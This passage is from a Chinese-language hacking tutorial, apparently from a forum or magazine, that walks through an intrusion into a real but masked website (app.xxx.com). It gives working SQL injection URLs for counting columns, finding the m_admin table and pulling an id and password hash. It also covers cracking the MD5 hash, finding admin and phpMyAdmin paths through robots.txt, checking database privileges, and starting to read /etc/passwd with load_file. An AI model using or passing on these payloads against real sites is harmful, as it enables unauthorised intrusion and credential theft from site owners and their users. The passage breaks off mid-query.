



图2

返回了错误，说明字段小于10，实际上我是从20依次判断下来的，当我“order by 9”的时候返回了正常，如图3。


图3

这说明它有9个字段，知道了它的字段，就来暴它的管理员吧。得到了它的字段数就可以构造成下列语句“and 1=2 union select 1,2,3,4,5,6,7,8,9”，依次类推，如果是20就写“and 1=2 union select 1–20”。我们继续，打开“http://app.xxx.com/cati/article_literature.php?id=11 and 1=2 union select 1,2,3,4,5,6,7,8,9”，出现了一些数字，如图4。


图4

出现这些数字的地方一会儿会出现我们想要的东西，现在再来暴下它的表段，我们在原有语句的后面加上“from XXXX”，如果返回正常就说明存在这个表段，返回错误就说明不存在这个表段，对于各表段的测试返回结果如下所示：

http://app.xxx.com/cati/article_literature.php?id=11 and 1=2 union select 1,2,3,4,5,6,7,8,9 from admin 返回错误

http://app.xxx.com/cati/article_literature.php?id=11 and 1=2 union select 1,2,3,4,5,6,7,8,9 from user 返回错误

http://app.xxx.com/cati/article_literature.php?id=11 and 1=2 union select 1,2,3,4,5,6,7,8,9 from m_admin 返回正常

从返回结果可以看出存在 m_admin 表段，如图 5。




图 5

好了，有了表名了，我们可以来暴它的字段名了，还记得刚才暴出的那个几个数字吧，对应我们的 URL 的数字，使用字段名去替换掉它们，在页面里就会显示出我们需要的内容了。猜字段跟猜表的方法是一样的，挨个去测试，也可以使用教主的 HDSI 或 AK 的 PHP 注入之火，这些都是很不错的 PHP 注入工具，建议小菜还是先练习一下手工注入。还记得上图中显示出来的那些数字吧。我们拿字段名配合我们构造的语句替换掉相应的数字，如果存在该字段名那么网页中显示数字的地方就会出现字段内容、用户名和密码等，例如："http://app.xxx.com/cati/article_literature.php?id=11 and 1=2 union select 1,passwd,3,4,5,6,7,8,9 from m_admin"，如果 m_admin 这个表段中存在 passwd 字段的话，在网页中所对应的数字位置处就会出现 passwd 的内容，也就是我们想要的密码了，相反如果不存在的话则是空白。最后确定了两个字段，一个为 password，一个为 id，我们使用下面的语句进行猜解："http://app.xxx.com/cati/article_literature.php?id=11 and 1=2 union select 1,id,3,4,5,6,7,password,9 from m_admin"，看到了吧，数字 2 和 8 的位置出现了我们想得到的信息，如图 6。




图 6

可惜的是没有检测到用户名的字段，不过没关系，感觉应该是 admin 或 administrator，别忘了我们还有更强大的武器－－社会工程学。现在来破解一下这个 32 位的 MD5 密码，看看是不是弱口令，我们到 www.cmd5.com 进行查询，如图 7。




图 7

经典的 123456 密码重现江湖，接下来我们找后台。我使用工具狂扫半天也没有发现任何可以利用的东西，对于找后台我向来是没什么经验的，所以就丢给 SpookZanG 帮忙了，不一会儿他就丢给了我管理地址和 phpmyadmin 的地址。原来是 robots.txt 暴露了信息，一着急居然忘了还有这么个好东西，真是太粗心了！robots.txt 是什么东西呢？大家都知道搜索引擎会抓取我们网站的每个页面包括一些敏感的东西，比如 MDB、文件、网站后台等，这就是为什么我们可以在 google 或百度中搜索到网站后台了，如果我们有些东西不想被搜索引擎抓取，那该怎么办呢？可以在网站目录下创建 robots.txt，里面写不想被搜索引擎抓取的页面和目录就可以了，但同时我们直接访问这个文件也就会暴露出一些信息了，如图 8。

很明显"/information/admin/"为后台地址测试，"/My_Db_3000/"是 phpmyadmin 的后台，现在我们登录后台吧，结果却自动跳转到"new/admin"了，有可能是限制了 IP 访问，如图 9。

```
User-agent: *
Disallow: /db/
Disallow: /My_Db_3000/
Disallow: /libs/
Disallow: /new/
Disallow: /pvlogs/
Disallow: /information/admin/
Disallow: /information/includes/
Disallow: /information/myinfo/
Disallow: /charge-report/buyreport/
Disallow: /job/co/
Disallow: /job/my/
```

图 8




图 9

大家经常注入 ASP 或 ASPX 的站点，如果检测出是 SA 权限呢？我们就可以通过 XP_cmdshell 这个存储过程执行系统命令来达到我们的目的，那么 mysql 里有没有这么至高无上的帐户呢？当然有的，但那不叫 sa，而是叫 root。可能大家都知道，root 是 UNIX/Linux 里默认的管理员帐户，类似于 Windows 系统中的 administrator，如果我们的注入点是 root 权限的话就可以调用 load_file 去读取类似 conn 等文件来得到 root 密码，利用 phpmyadmin 去执行 SQL 语句也是有机会得到 SHELL 的，废话不多说了，我们先来判断一下是不是 root 帐户吧，判断语句是"and ord(mid(user(),1,1))=114/*"，返回正常则表示是 root，我们打开："http://app.xxx.com/cati/article_literature.php?id=11 and ord(mid(user(),1,1))=114/*"，很不幸，返回了错误，帐户不是 root，如图 10。

再来判断一下当前帐户对文件有没有读写权限吧，菜菜可能有些不理解吧，不是说 root 才能调用 load_file 去读文件的吗？那为什么还要去测试当前非 root 帐户是否有文件读取权限呢？我来解释一下，起初我认为 load_file 这个东西像 Mssql 的 XP_CMDSHELL 一样只有 SA 有权限调用，但后台渗透进去后发现并不是 root，但还是可以 load_file，我去邪八翻了翻以前的帖子，发现其实 MYSQL 的所有用户都是可以调用 load_file 的，只不过要看这个用户对这个文件或目录有没有权限了，关于 UNIX/Linux 的权限设置，大家可以去网上找找相关的文章研究一下。




图10

我们继续，通过“(select count(*) from mysql.user)>0 /*”检测有没有读写权限，提交“http://app.xxx.com/cati/article_literature.php?id=11 and (select count(*) from mysql.user)>0 /*”，返回结果如图11所示。




图11

有读写权限，我们使用PHP文件读取器来证实一下吧，软件默认读取“/etc/passwd”（为了让小菜更好的明白，我还是给出查询语句：“http://app.xxx.com/cati/article_literature.php?id=11 and 1=2 union select 